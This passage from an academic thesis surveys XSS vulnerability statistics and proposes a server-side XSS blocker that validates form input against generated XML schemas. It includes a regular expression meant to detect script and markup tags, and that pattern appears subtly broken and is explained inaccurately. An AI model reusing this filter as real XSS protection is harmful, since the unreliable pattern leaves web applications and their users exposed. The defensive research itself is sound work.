i. The standard on information security vulnerability that maintains the Common Vulnerabilities and Exposures (CVE) list, lists the top most vulnerability as XSS in web based applications. For 2006, 21.5 percent of the CVEs were found as XSS [74]. The data indicate that hackers are exploiting XSS vulnerabilities in the web applications.
ii. 70% of attacks occur via the application layer, according to Stamford, Conn.-based research firm Gartner Inc.
iii. The Open Web Application Security Project (OWASP) is an organization that provides unbiased and practical, cost-effective information about computer and Internet applications. The intent is to assist individuals, businesses and agencies in finding and using trustworthy software. The Open Web Application Security

Project (OWASP) recently released its Top 10 Web application vulnerabilities for 2007 [75]. Topping the list is cross-site scripting (XSS). During 2006, XSS was ranked fourth in the list.

iv. Billy Hoffman, lead research engineer with Atlanta-based SPI Dynamics Inc. warned during his presentation at Black Hat conference USA 2006, that the XSS threats would only get worse and make life more difficult for IT security professionals [76, 77].

v. According to white-hat security specialists report- "Web Application Security Risk Report", which covers 15 months of vulnerability assessment starting from January 2006 till March 2007, it is indicated that nearly 70% of all URLs that the company tested found to be open to web application threats [78].

vi. Security firm Imperva claims a large portion of web applications are vulnerable, even after developers took a look at them with the goal of fixing security errors. The critical vulnerabilities increased from 89% to 93% after the first security tests, as completely new error categories were discovered [79].

vii. Web application security- a web site security center in their report, states that XSS tops in web application security risks [80].

viii. In Network world magazine it has been mentioned that Cross-site scripting is the top most security risk [81].

ix. In the "Cross-Site Scripting: Attackers' New Favorite Flaw" article, it was informed that hacker's interests have shifted from buffer over flow to XSS vulnerabilities [82].

x. According to Mass.-based Watchfire, the most vulnerable area in the enterprise information system is Web applications [83].

xi. In a technical report, Computer world magazine discussed how to defeat the new No. 1 security threat: cross-site scripting [84].

xii. A report on Storage and security mentions that internet threats will continue to increase [85].

xiii. WhiteHat Security published its new quarterly Web Application Security Risk Report this quarter, offering statistics and trend data on security vulnerabilities

affecting custom web sites and applications. WhiteHat's research reveals that eight out of 10 web sites have serious flaws. According to the report, about 71% of web sites are vulnerable to cross-site scripting (XSS), followed by information leakage (30%), predictable resource location (28%), content spoofing (26%), insufficient authentication (21%), and SQL injection (20%) [86].

xiv. Online attackers are increasingly using zero-day flaws and targeting a wider array of applications, according to the annual Top 20 Security Attack Targets report from the Sans Institute [87].

xv. Cross-site scripting (XSS) variants dominated the top 10 vulnerabilities in commercial and open source web applications, according to Cenzic Inc.'s *Application Security Trends Report* for the first quarter of 2007. In Cenzic's study, the company identified 1,561 unique vulnerabilities during the first quarter of 2007. File inclusion, SQL injection, XSS, and directory traversal were the most prevalent, totaling 63%. The majority of vulnerabilities affected web servers, web applications, and web browsers [88].

## 2.4 Complications in providing a comprehensive solution for XSS threats

**Establishing a comprehensive security solution for XSS attacks becomes complicated due to the following reasons:**

1. There are quite a few tags that are allowed in web applications for formatting the text. Hence, simple filtering mechanism of the tags will not help in protecting those web applications from XSS attacks.

2. XSS vulnerabilities arise due to coding issues. The coding vulnerabilities vary from site to site and there is no single patch available to fix all the XSS vulnerabilities.

3. New evasive mechanisms are found by the hackers every day.

4. Web pages are not static. To increase the number of users of the application, web application developers change the content of the application every day without the concern for security mechanisms.

5. The entry points of the vulnerable XSS web applications can be found using automated tools inclusive of Google [69].

In the literature, zero-day attack is defined as an exploit that takes advantage of a newly discovered hole in a program or operating system before the software developer has made a fix available. Typically, when security researchers find a vulnerability or hole in some piece of software, they announce it, and then the companies work on creating fixes as quickly as they can [70]. Either these fixes, patches from the original software vendors or signatures that identify the threats are then quickly distributed. Research data show zero-day exploits are increasing from 2006 as it takes few days for the patch to get implemented to fix the vulnerability [71, 72].

Since tags are allowed to be entered in web pages for formatting the text displayed in web pages, hackers find new ways to hack the web application using the features provided in the web application. Mainly all solutions provided by the earlier researchers do not address the all of the XSS threats because of the allowed tags in the web application and also the all earlier research contributions are prone to zero-day attacks.

## 2.5 Limitations of earlier contributions

**The limitations of the solutions proposed by earlier researchers as noted in the sections above are consolidated and presented here:**

- Web applications are developed using different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. Solutions proposed so far, pertains only to specific web applications developed in a particular language. There is no single solution, applicable to be applied on all web applications with minimal configuration.

- The solutions did not consider the web applications that receive input from various interfaces apart from web browser.
- Proposed client side solutions by the earlier researches need update on the client side executable code whenever a new threat is introduced. If the patch is not updated in the user's machine, then the user would get affected by the hacking attempts.
- When a new XSS threat is introduced the new solution for the threat needs to be developed and incorporated in all the existing web pages. This involves huge maintenance cost and lots of rework.
- When a new web page is introduced, the security mechanisms need to be introduced at a web page level. It implies the code that protects the web page should be incorporated in each and every page of the web application.
- Each entry point in the web application should be known to the security administrator to implement the security mechanisms.
- Zero-day attack is defined as an exploit that takes advantage of the vulnerability window. Vulnerability window is defined as the time between the exploit is identified and the fix is implemented. Existing server side solutions proposed so far are prone to zero-day attacks.

## 2.6 Problem Definition

A comprehensive survey of the literature on Cross Site Scripting vulnerabilities shows that work in this direction started around 2000. The solutions that include static analysis, taint analysis, reverse engineering, black box testing, proxy server, multimodal approach and anomaly detection are inherent and specific to each milieu.

Attacks are likely to be more sophisticated and, through automation and exploitation of client browser vulnerabilities, the damage will be more devastating. Maintainability of the solutions provided so far was low as the server side solutions are tightly coupled with

the web pages and hence it would be difficult to implement the security mechanisms for the threats. Added to this, client side solutions are largely dependent upon user's knowledge for correct configuration and client side solutions involve portability issues. An effort is thus made in this thesis to develop comprehensive solution towards providing a configurable solution at the server side.

Every day, existing web pages are being modified and new web pages are getting introduced to increase the customer base. This is due the revenue that the companies generate by various means that largely depends upon the visitors of the web application. For instance, yahoo displays advertisements in its e-mail application and thus generates revenue. Now, the methods available, hitherto, on the server side did not consider the configuration and maintainability aspects of the web application. Further, in the existing approaches proposed earlier, the existing server side programs should be changed to incorporate the security mechanism. Or if the security solution is at the client side then the security mechanism should be downloaded to the client machine to protect the user. Therefore, the solution aims to protect the web application from zero-day threats considering the exploitation and the devastation that a hacker can do to the web application using the threat.

Netcraft Web Server Survey results show that there are 19.2 billion web pages exist and 70, 392, 567 web sites exist as of August 2005. Web pages per site thus become 273, which is rounded to the nearest number. 155, 583, 825 web sites exist as per the survey conducted during January 2008 which is 2.2 times higher than that of 2005. Assuming that the number of web pages does not vary much per web site, then as per the survey there are 42.4 billion web pages exist [89-91]. The existing solutions demand changes in the web page whenever a threat is introduced. Considering the number of web pages that exist it would need a considerable effort and as well as cost to address the XSS threat. Hence, there is a need for developing a model with the security layer completely separated out from the web application to increase the maintainability of the web application.

Web applications are developed in different languages like ASP, JSP, PHP, .Net etc and for different requirements aiming to increase the customer base. Hence the study revealed that the solution should aim to provide independent services with defined interfaces that can be called to perform their tasks in a standard way, without the service having fore knowledge of the calling application, and without the application having or needing knowledge of how the service actually performs its tasks. Hence the the solution needs to be based on an approach of service oriented architecture (SOA).

It is also necessary to consider the fact that the web applications are built for various purposes. For instance we have researchers web application, social networking web application, e-mail application, e-commerce application etc. Each web application is built with different requirements for performance, security mechanisms, internationalization, and scalability to serve its customers. Thus there is a need to provide an appropriate solution based on the categorization of the web application as defined below:

### 2.6.1 Categorization of the web applications

The web applications can be categorized based on the service it offers to the customers. The web services can be broadly categorized as financial services and non-financial services. If the web application provides financial service, the loss due to security breach is severe. In the case of non-financial services the web applications such as free e-mail or social networking site, there is no financial loss for the customer.

However they need to be protected from the unauthorized access to the web application leading to data corruption, data stealing and make the web application servers down. As far as the vulnerabilities are concerned the web applications involving financial services are more vulnerable than the web applications with non financial services. Though the security methods developed for web applications involving financial services can be applied to the non financial services, it will not be economical and will be having lot of

unwanted overheads for the methods to be used for non-financial service based web applications. Hence this research aims to categorize the web applications as

a. Web applications with financial services.
b. Web applications with non-financial services.

In addition we aim to develop different methods as solutions to the above two categories of web applications.

The non financial web applications can be more tolerant to false negatives. False negative is a term used to indicate the user's action is a hacking attempt, but the security mechanisms would not have recognized that as a hacking attempt. It occurs when a virus or intrusion condition or a hacking attempt exists, but is 'allowed' (or ignored or missed) by the alerting system. False positive is defined as the user's action is a genuine action, but the security software would have recognized the activity as the hacking attempt. Basically a false positive is a bogus alert and a false negative is an alert which should have been generated but wasn't.

While designing a security mechanism the acceptable tolerance limit for false negatives and false positives for a web application should be considered. Hence different methods as solutions are proposed in this research.

### 2.6.2 Factors considered for providing a security solution for the web applications

While developing a security solution for the web application, the following factors are considered:

1. Does the system provide any financial service?
2. What is the frequency of the changes in the web application?
3. Can the system be tolerant to false negatives?
4. Is performance an important criterion for the web application?
5. Could zero-day attacks be permitted by the application?

6. Is the web browser is the source of input to the web application or is the input expected from other interfaces?

## 2.7 Statement of the problem:

The problem taken for investigation in this research work is to develop security solutions to the web applications involving financial services as well as non-financial service applications, taking into account the limitations of the solutions provided by the earlier researchers. The following are the objectives of the research:

- This research targets to provide a solution to protect the web pages from XSS vulnerability that are developed using different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. and deployed in different platforms.
- When a new threat is introduced, the existing web pages should not be changed to incorporate the security mechanism.
- The solution should be separated from page level implementation and should stay on top most layer of the web application. The need for knowing the entry points of the web application should be eliminated.
- The solution should be placed on the server side to reduce the dependency for the updates to happen on the client side. Hence the research aims to provide an effective server side solution.
- The solution proposed should be built in with a flexibility to accept HTML tags in the input, but protect the web application from XSS vulnerabilities.
- The solution should also consider the web applications that receive input from various interfaces apart from web browsers.

To separate out the security mechanisms from the web applications, we decided to use XML as it is supported by almost all web languages. The application properties and

attack vectors are decided to be maintained in XML. The data collection methods have been described in the next section that was used for the evaluation of this research.

## 2.8 Testing methodology

Testing for XSS vulnerabilities is done in two ways: static and dynamic testing. Static testing is typically done by performing source code analysis. A method to test is described to create a control flow graph of information that is processed by a server page. The graph consists of input and output nodes. An input node can be a statement that processes input data from a form, reads the value of a query string, a database field, a cookie, or data from a file. Output nodes are associated with statements that write to database fields, a file, a cookie, or output in the page. The server page is potentially vulnerable if a path in the control flow graph exist that connects an input to an output node. However, it is possible that data from one server page is sent to another page, the web application might not be vulnerable to a certain type of attack if only one of the individual server pages have potential security problems. For example, a page may read input and store it in a database field. The result of the static analysis says that this page has a potential vulnerability. But another page that reads data from this field may encode everything in the output of the page and therefore, the web application as a whole is not vulnerable.

In dynamic testing, known attacks are executed against web applications. Either a database with generated attacks for a specific web application is used or a database that contains generic attacks to test the application. More precisely, server pages that are potentially vulnerable according to a previous static analysis step are tested again in a dynamic test with specific attacks for the potential vulnerability. Since the static analysis has got disadvantages associated with this, we adopted dynamic testing to test the research contributions.

Further, we have adopted two approaches to test our solution. First, the solution is tested with all the test cases developed based on the scenarios provided in white hackers, black hat hackers and researchers sites. Next the solutions are applied on a banking web application and tested for its performance with and without the research contribution.

The proposed solutions have been tested with 6000 malicious inputs and 5000 non vulnerable inputs. The average time has been taken for 10 cycles of execution of each approach and the results were presented. The average time is taken because there are minor variations found in the time of completion of each run as the execution depends on the operating system, and the other processes that run in the machine during the process of testing.

The performance has been observed by logging the time of the process before it initiates the security process and after the status is received from the security process. The approaches are tested in a Pentium 4, 512 MB RAM and 1.69GHz.machine.

Though the vulnerable inputs collected are around 2200, we increased the data by deriving the combinations of vulnerability for the remaining 4000 vulnerable inputs to test the performance speed of the proposed approach. The approaches were also tested by a random generator program that picks the vulnerable and non vulnerable inputs from a file of about 6000 inputs for an average of 10 runs and the results are documented.

The thread based approach is compared to the other products available such as PHP Input Filter, HTML_Safe, StripTags, Kses, Safe HTML Checker, and HTML Purifier in terms of processing time to prevent XSS vulnerabilities. The thread based approach is found effective compared to the earlier solutions as it reduces the response time of the server, block the malicious attempts, and protect the web application from zero-day attacks.

## 2.9 Data sources for the evaluation of this research work

To test the effectiveness of the approaches listed above, the vulnerable web input listed in research sites, black hat hacker sites and in the white hat hacker sites were considered. Vulnerable input collected were around 2200, which were collected over a period of two years. Among the data collected around 160 were the SSL protected banking applications. During the process of data collection it was found that 108 distinct XSS vulnerabilities exist and based on that test cases were developed to test the approach.

The research also collected data on the products available to prevent the XSS vulnerabilities for the web application. The prevalent products available in use to prevent XSS vulnerabilities are PHP Input Filter, HTML_Safe, StripTags, Kses, Safe HTML Checker and HTML Purifier. These products were compared with the research work of thread based solution proposed as part of this research work.

To reduce the processing time, the collected data was sorted based on the category of attacks. It was found that, the script based attacks are 65.8% followed by the event based attacks, which is 15.8%. Frame tag based attacks are 10% and Style tag based attacks are 8.4%. This data helped to sort the tags, which reduced the processing time considerably for 90% of the requests.

To test improved trust metrics and variance based authorization model in e-commerce to identify server hacking, the transaction data made over a period of a year for 5 users have been collected to evaluate the effectiveness of the approach.

## 2.10 Conclusion

The survey covers almost all the researches carried out so far in this area. The gaps between existing researches have been highlighted with the result metrics. This research also covered the evidences of the XSS vulnerability with the latest developments in this area. Further, the difficulties in addressing the open issues have

also been listed along with the proposed line of research. Further, a comprehensive and coherent solution needed for preventing the entire XSS attack scenario is also explained under the focus of this research.

# Chapter 3

# A solution to block Cross Site Scripting Vulnerabilities based on Service Oriented Architecture

## 3.1 Introduction

Research data shows that, about 80% of the web applications are vulnerable to cross site scripting attacks. This is because of the fact that the users are allowed to enter tags in the input control for increasing the flexibility in handling web applications input. This increases the threat to the web application by allowing the hackers to plant worms in the web applications through the features like tags.

Further, there are billions of web pages [89-91] that are developed in different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. There is no single solution available that can be applied for the web application to prevent XSS that are developed in different languages and deployed in different platforms. This chapter presents a new solution to block Cross Site Scripting (XSS) attacks that is independent of the languages in which the web applications are developed and addresses.

The solution proposed is modularized, configured, and developed in .Net, XML and XSD. This approach is evaluated in a web application developed in JSP/Servlets deployed in JBOSS application server and is found effective as it provides the flexibility to be used across languages with a very minimal configuration to prevent XSS.

In this chapter we propose a service oriented architecture to prevent XSS vulnerabilities across languages.

**The factors we consider while proposing this solution are:**

1. The solution should address the vulnerabilities that arise from various interfaces that provide input.
2. The solution assumes that the web pages need not be changed frequently.
3. The solution is tolerant to zero-day attacks and false negatives.

The first service-oriented architecture was with the use DCOM or Object Request Brokers (ORBs) based on the CORBA specification [92-94]. Web services essentially use XML to create a robust connection. The following figure illustrates a basic service-oriented architecture. It shows a service consumer at the right sending a service request message to a service provider at the left. A service provider can also be a service consumer [95-98]. Main concepts of SOA are:

- **Reuse** and **composition**, enabling to share modules between applications and inter-application interchanges.
- **Permanence**, which implies supporting current and future technologies.
- **Flexibility**, since every application lives, has a precise life cycle, can be enriched with new modules, and has to answer new business needs.
- **Openness** and **interoperability** in order to share modules between platforms and environments.
- **Distribution**, so that modules can be remotely accessed and so that they can be centralized
- **Performance**, especially scalability.

This proposed approach is developed using SOA, and our solution is developed using .NET, Extensible markup language (XML) and XML Schema Definitions (XSD) and tested in a web application developed in JSP/Servlets deployed in a JBOSS server.

The following diagram depicts the SOA.




Figure 9: Service Oriented Architecture

## 3.2 Proposed solution procedure

Applications are constantly probed for vulnerability and when found to be vulnerable, are attacked with sustained belligerence. Recent researches show that the attacks on web applications are increased, since the attacks are launched on port 80 that remains open. SSL and firewalls are ineffectual against application level attacks as it cannot prevent the port 80 attacks. These attacks can bring down the web application server and can also provide access to the internal databases containing sensitive information like customer credit card numbers, account information and personal information.

Web applications are developed using number of languages and deployed in different operating systems. This is due to the different features that web application provides to its users. If the application is very simple and does not require up time of the server to be high, say for example a social networking site, then it can be developed using HTML. But e-commerce applications need to consider various interfaces that it need to interact,

security and availability of the web application. Hence the applications are developed using different languages like PHP, ASP, JSP, HTML, CGI-PERL, .NET, Python etc based on the requirements of the web application.

The solution aims to provide independent services with defined interfaces that can be called to perform their tasks in a standard way, without the service having prior knowledge of the calling application, and without the application having any knowledge of how the service actually performs its tasks [84-86]. The solution is based on the approach of service oriented architecture (SOA). In the literature, SOA is defined as loosely coupled software services to support the requirements of business processes and software users [99- 103]. These services inter-operate based on a formal definition that is independent of the underlying platform and programming language [104-107].
The solution procedure makes use of XML and XSD for inter operations of the services for the following reasons:

- XML is supported by all languages, and the Application Program Interfaces are readily available to read, generate, and write XML [108, 109].
- Enhanced data validation: XML Schema provides mechanisms to validate elements and attributes in complex prescribed combinations as well as to validate the data within them [110].
- Augmentation of Data: XML Schemas can be used to add to the data as well as to check the validity of data. Schemas contain a number of default mechanisms that enable the automated normalization of data [110,112].

The basis of the approach is the applications can be protected from XSS attacks by using the XML and XSD. This involves generating an XML document based on all form controls submitted by the user. This XML document will be validated against a schema at server side. Any malicious script will end up creating an invalid or not-well-formed XML, and thus stops the user from submitting the malicious scripts.

## 3.3 System overview

The core part of the solution is the application that generates the XML Schema based on the input parameters and constraints.

The solution comprises of three major components namely, converter, validator and schema generator application. The converter is the interface between the web application and users. This can be an executable binary or the interface can also be developed in the same language. The diagrammatical representation of the approach is given in Figure 10.




Figure 10: SOA based XSS Blocker flow diagram

The following section explains the components mentioned in the system overview and the flow. The interaction between the components and the configuration needed on the server to implement this solution is discussed further.

## 3.4 Technical design of the proposed approach

### 3.4.1 Converter

The converter component is the interface component between the application and the user. The http requests are configured to send the requests to the converter that converts the request object to a name value XML pair. Then this XML object is passed on to the validator component. The outcome of the validator is the status of the vulnerability of the input that decides the next action for the converter. If the input is found valid, converter passes this input to the web application. Otherwise it throws an exception and takes the programmed action, if the request is found invalid.

### 3.4.2 Validator

Schema for the input controls are generated by the schema generator and stored in the repository. The schema generator functionality is explained in the following schema generator application section. Validator component receives the XML request object from the converter and retrieves the corresponding schema for the request. The validator validates the input mentioned as the name value pair in the XML object and checks for its vulnerability by mapping the schema constraints. The outcome of the validator is sent as the input to the converter component that decides further action for the input.

### 3.4.3 Schema generator application

The XML schema document is created using the .NET 2.0 System.Xml.Schema namespace components. This is the core part of the proposed architecture and schema generator application generates the schema for each page based on the input provided by the developer; the generated schema is stored in a file system or in a database. When the validator receives the XML object for which the XSS vulnerability is to be assessed, it retrieves the corresponding schema of the web page from the repository and validates the input based on the rules stated in the schema.

The schema generator application comprises of an input data form, input data element class and a schema generator. Input data form which is explained below is a user interface that accepts the parameters from the developers as described in the below section.

### 3.4.3.1 Input Data Form

Input data form gets all input control name and data type of the input control name of the web page from the developer to generate schema document for that web page. The input parameters of the web page are captured through a windows form as given in Figure 11.
For better understanding of the Input validation form functionality, the screen shot of the developed tool is attached here.




Figure 11: Input Data Form.

There are eight parameters accepted using the form for the generation of schema document and the description of the input parameters are explained in Table 3.

Table 3: Input parameters and description.

| Parameter name | Description |
|---|---|
| Input Name | The name of the instance document element (eg. Username) |
| Sample Input Value | Sample value for the above named input (eg. SampleText) |
| Data Type | The data type of the input parameter (eg. String). Currently, 'string', 'integer', 'decimal' data types are supported. |
| Min, max values | The value range for the input parameter (eg. -100,100) For an input data type of 'string' the min and max values translate as minimum and maximum lengths of the string. The header of the column changes appropriately after the selection of the data type. |
| Input Format | Any specific format restrictions for the input value (eg. SSN, Credit Card number etc). The flexibility is built in, to accept the regular expressions. |
| Special Characters | If the application features demand the special characters that needs to be considered as valid input. |
| Markup Allowed | This is a Boolean value, which is set as true by checking the check-box. If the input values must contain any kind of marked up text, then it is allowed by marking the check box. The default value is false. |
| Mandatory | This is a Boolean value which is set as true by checking the check-box. A mandatory input must occur in the input message for the message to successfully validate. |

In figure 11, the input given for a login web page is the username and password. In the above form the data type associated with both the input control is string. It can be observed that the minimum and maximum length for user name is {10, 60} and for password it is {5, 10}. Through this feature the flexibility is provided to validate the input at a field level. The schema generator generates a rule for user name field, to accept the tags since in figure 11, the 'mark-up allowed' attribute for user name field is checked. But for password field the mark-up allowed field is unchecked and hence the rule generated by the schema generator is to deny the tags entered in password field.

#### 3.4.3.2 Input Data Element class

Figure 11 describes for each input control in the web page, the data type, length, input format, special characters allowed and mark up allowed attributes are different. Hence, the regular expressions and the constraints generated by the schema generator for each row are also different. Each row and its associated attributes like data type, length, etc for each input control is represented as an element in the schema language. Hence the input data element class mentioned here is used to generate the elements in a schema document. Once the input is given and done button is clicked in the input data form in figure 11, each row in the data view grid is mapped to an InputDataElement class instance in a loop and this InputDataElement is passed to the Scheme Generator class instance for generation of schema element in a schema document.

#### 3.4.3.3 Schema Generator

As could be seen in figure 11, the flexibility is provided to accept the input with special characters and with markup language through input data form. Schema generator approach is regular expression based and hence while generating schema, the constraints are generated automatically and included in the schema that is used by the validator to validate the input for malicious patterns. There are 7 methods included in the schema generator and the functionalities of the methods are described here. Section 3.7 presents

the generated schema for the above form and can be referred for better understanding of the functionality.

- CreateSchemaComponentForRootElement () – It creates the element node for the 'Request'. This is a complex type element, since this contains the other elements and attributes. The generated structure of the XML for the above form is given in section 3.7.
- CreateSchemaComponentForMessageElement () – This method processes the name and value members of the data element. It creates the rules using the following functions based on the data type of the input mentioned.
    - If the datatype of the input data element is a 'string', then type of the XML element can either be 'StringWithoutMarkeup' or 'StringWithMarkup'; which is decided by the 'DataType.MarkupAllowed' attribute, mentioned in Table 3. If MarkupAllowed is checked through an input check box to indicate 'true', then the SchemaTypeName for the element will be StringWithMarkup, otherwise it will be StringWithoutMarkup. In either case, the strings are restricted with a pattern facet which prevents causes of validation to fail if <script> </script> tags are present in the input/message data.
    - If the data type of the input/message element is decimal, input range validation is mandatory. The input is checked for min and max values; if they are not specified, an exception is thrown, seeking appropriate input.
- Save Schema () – This method is called to save the schema in the database or in the defined path mentioned by the developer.
    - CreateTypeForStringsWithMarkup () – It accepts four parameters namely, string Name, type, length, and Boolean mandatory flag. It generates the minimum and maximum facets for the parameter given by the developer through input data form mentioned in section 3.4.3.1. Here in the data input form, for user name field, minimum and maximum allowed characters are 10 and 60.

- CreateBaseTypeForStrings(): This method generates the regular expression patterns for the String based input.
- The content of the strings are restricted so that it cannot contain <script> </script> tags and also the other script functions that are used primarily to inject XSS vulnerability.
- The following are the restrictions placed when a 'noMarkupPattern' is chosen by the developer.

Pattern= @"^(^(<\s*(\S+)(\s[^>]*)?>[/s/S]*<\s*\/\1\s*>))$"; the pattern is explained in Table 4.

Table 4: Pattern values and its functions.

| Pattern value | Function addressed by the pattern value |
|---|---|
| @"^ | From the beginning of the input string |
| (^( | Negation of match - match everything other than tags |
| < | Match beginning of a tag definition (<) |
| \s* | Match zero or more white space characters |
| (\S+) | Match one or more non-white space |
| (\s | Match white space separator for tag attributes |
| [^>]* | Match every character, zero or more times, other than &gt |
| )? | Match the tag attributes, zero or one time |
| > | Match the end of the opening of the tag |
| [/s/S]* | Match white space & non-white space characters until the end. |

| | |
|---|---|
| < | Match beginning of the tag closing symbol (<) |
| \s* | Match zero or more white space characters |
| \/ | Match start of tag closing sequence |
| \1 | Match the first matched tag name |
| \s* | Match zero or more trailing white spaces |
| >)) | Match end of tag closing sequence (>) |
| $ | until the end |

- When mark up is allowed then a different regular expression pattern is constructed to prevent the basic tags like <Script> and other tags that helps to execute script functions.

- CreateTypeForNumeric()
  - It generates the regular expression facets for integer and decimal.
  - The pattern generated for integer for validation is @"[0-9]+,[0-9]+";
  - The pattern generated for decimal is @"([0-9]+.?[0-9]+),([0-9]+.?[0-9]+)";
- RemoveSpaces () – Removes white spaces in the input.

When the input is provided as stated in table 3, the XML instance document and its validating schema are created, which is saved and displayed for verification. The generated schema is used to validate the contents of the input given by the user in a web page.

## 3.5 Components interaction

The following are the series of actions taken before and after the HTTP request is received at the server end:

- The schema for each web page, where an input control is present, is generated and stored offline by the developer in a folder structure or in a database.
